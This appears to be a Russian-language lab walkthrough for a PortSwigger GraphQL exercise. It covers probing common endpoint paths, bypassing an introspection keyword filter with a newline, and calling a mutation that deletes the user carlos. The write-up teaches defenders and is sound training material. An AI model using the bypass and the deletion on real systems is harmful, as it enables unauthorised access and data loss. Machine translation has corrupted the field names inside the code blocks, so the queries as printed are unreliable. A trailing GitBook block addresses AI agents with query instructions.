> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/graphql/graphql-cached-endpoint-discovery.md).
# Обнаружение кэшируемой конечной точки GraphQL
Заметки по обнаружению кэшируемой конечной точки GraphQL для лабораторий PortSwigger Web Security Academy, включая рабочий процесс эксплуатации, тестирование полезных нагрузок, валидацию в Burp Suite и контекст устранения.
### Поиск скрытой конечной точки GraphQL
**Контекст лабораторной работы**
Функции управления пользователями этой лаборатории основаны на GraphQL **скрытый** конечная точка. / Невозможно обнаружить это, просто перемещаясь по сайту, и **PlotQL** предусмотрены защитные механизмы.
**Цель:**
* Определить скрытую конечную точку GraphQL
* Удалить пользователя **carlos**
**Начальная разведка**

При обычном просмотре приложения никаких видимых признаков использования GraphQL нет. / Поэтому необходимо вручную проверить наиболее распространённые пути GraphQL.
**Проверка распространённых маршрутов GraphQL**
Проверяются следующие маршруты
```bash
/graphql
/graphiql
/v1/graphql
/v2/graphql
/v3/graphql
/v1/graphiql
/v2/graphiql
/v3/graphiql
/playground
/v1/playground
/v2/playground
/v3/playground
/api/v1/playground
/api/v2/playground
/api/v3/playground
/console
/api/graphql
/api/graphiql
/explorer
/api/v1/graphql
/api/v2/graphql
/api/v3/graphql
/api/v1/graphiql
/api/v2/graphiql
/api/v3/graphiql
```

Маршрут **`/api`** возвращает следующее сообщение:
```bash
"Запрос отсутствует"
```
Это явно указывает на наличие активной конечной точки GraphQL.
**Проверка фильтрации интроспекции**

Простой запрос интроспекции отправляется через URL:
```bash
api?query={__schema{types{name}}}
```
Ответ сервера:

`Интроспекция GraphQL не разрешена, но запрос содержал __schema или __type`

Такая же блокировка происходит при отправке полного запроса интроспекции через Burp или GraphiQL.
{% code overflow="wrap" %}
```bash
query IntrospectionQuery {
__schema {
queryType {
имя
}
mutationType {
имя
}
subscriptionType {
имя
}
types {
...FullType
}
directives {
имя
description
locations
args {
...InputValue
}
}
}
}
fragment FullType on __Type {
kind
имя
description
fields(includeDeprecated: true) {
имя
description
args {
...InputValue
}
type {
...TypeRef
}
isDeprecated
deprecationReason
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
имя
description
isDeprecated
deprecationReason
}
possibleTypes {
...TypeRef
}
}
fragment InputValue on __InputValue {
имя
description
type {
...TypeRef
}
defaultValue
}
fragment TypeRef on __Type {
kind
имя
ofType {
kind
имя
ofType {
kind
имя
ofType {
kind
имя
}
}
}
}
```
{% endcode %}
**Обход блокировки интроспекции**
Чтобы обойти фильтрацию по ключевым словам `__schema` и `__type`, **перенос строки** добавляется перед открывающей фигурной скобкой:
```graphql
__schema
{
```
Это небольшое изменение позволяет серверу принять и обработать запрос.
**Анализ диаграммы GraphQL**


После того как интроспекция становится доступной, обнаруженные запросы отправляются в **sitemap** чтобы их было проще анализировать.
Выявляются два важных запроса.
**Получение пользователя по ID**

Запрос для получения имени пользователя по его идентификатору:
```graphql
query($id: Int!) {
getUser(id: $id) {
id
имя пользователя
}
}
```
При указании следующего ID:
```json
{
"id":3
}
```
Устанавливается, что пользователь с ID **3** соответствует **carlos**.

**Удаление пользователя carlos**
Мутация удаляет пользователя из организации:
```graphql
mutation($input: DeleteOrganizationUserInput) {
deleteOrganizationUser(input: $input) {
user {
id
имя пользователя
}
}
}
```
Использованный payload:
```graphql
{
"input": {
"id": 3
}
}
```
Пользователь **carlos** затем успешно удаляется.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/graphql/graphql-cached-endpoint-discovery.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.